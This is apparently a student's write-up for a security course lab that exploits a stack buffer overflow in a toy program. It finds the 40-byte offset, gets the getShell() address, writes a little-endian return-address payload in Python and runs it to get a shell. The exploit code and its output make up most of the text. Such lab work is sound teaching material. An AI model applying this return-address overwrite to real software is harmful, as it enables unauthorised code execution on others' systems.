
Overflow str and str2, smash base pointer, replace return address with getShell() address, profit. Shellcoding is not necessary for this assignment, but possible.


Distance from vuln buffer to return address is 40 bytes. Can be found by counting bytes in source code, or by guessing.



```
int main(){
    char str1[] = "Hello!";
    char str2[25];
    print_assignment();
    printf("Whats your favorite string?\n");
    fgets(str2,100,stdin);
    printf("My favorite word is %s yours is %s\n",str1,str2);
}
```

i.e: 25 bytes for str2, 7 for str1, and 8 for the base pointer = 40 bytes total.


You can also find this distance by disassembling main() and seeing how much stack space is made for local variables in the beginning:



```
gef➤  disas main
Dump of assembler code for function main:
   0x000000000040117d <+0>:     push   rbp
   0x000000000040117e <+1>:     mov    rbp,rsp
   0x0000000000401181 <+4>:     sub    rsp,0x20
```

i.e: 0x20 (32) bytes for str2 and str1, and 8 for the base pointer = 40 bytes total


The getShell function is at 0x00000000004011e7:



```
00000000004011e7 <getShell>:
  4011e7:       55                      push   %rbp
  4011e8:       48 89 e5                mov    %rsp,%rbp
  4011eb:       48 8d 3d 9a 0e 00 00    lea    0x e9a(%rip),%rdi
```


. Found using GDB or objdump. Address must be 8 bytes and in little endian.

Write payload to file:



```
┌──(cs395㉿kali)-[~/Desktop/CS395/week3/asst0]
└─$ python3
Python 3.9.1 (default, Dec  8 2020, 07:51:42)
[GCC 10.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> f = open("payload","wb")
>>> f.write(b'A'*40 + b'\xe7\x11\x40\x00\x00\x00\x00\x00')
48
>>> 
```

Finally, run the exploit using:



```
┌──(cs395㉿kali)-[~/Desktop/CS395/week3/asst0]
└─$ (cat payload;cat) | ./vuln
═══════════════════════
═══ Assignment 0 ═══
═══════════════════════

Whats your favorite string?

My favorite word is AAAAAAAAAAAAAAA�@ yours is AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA�@
Good Job!

whoami
cs395
ls
asst0.c  instruction.txt  payload  solution  vuln
```

And we get a shell!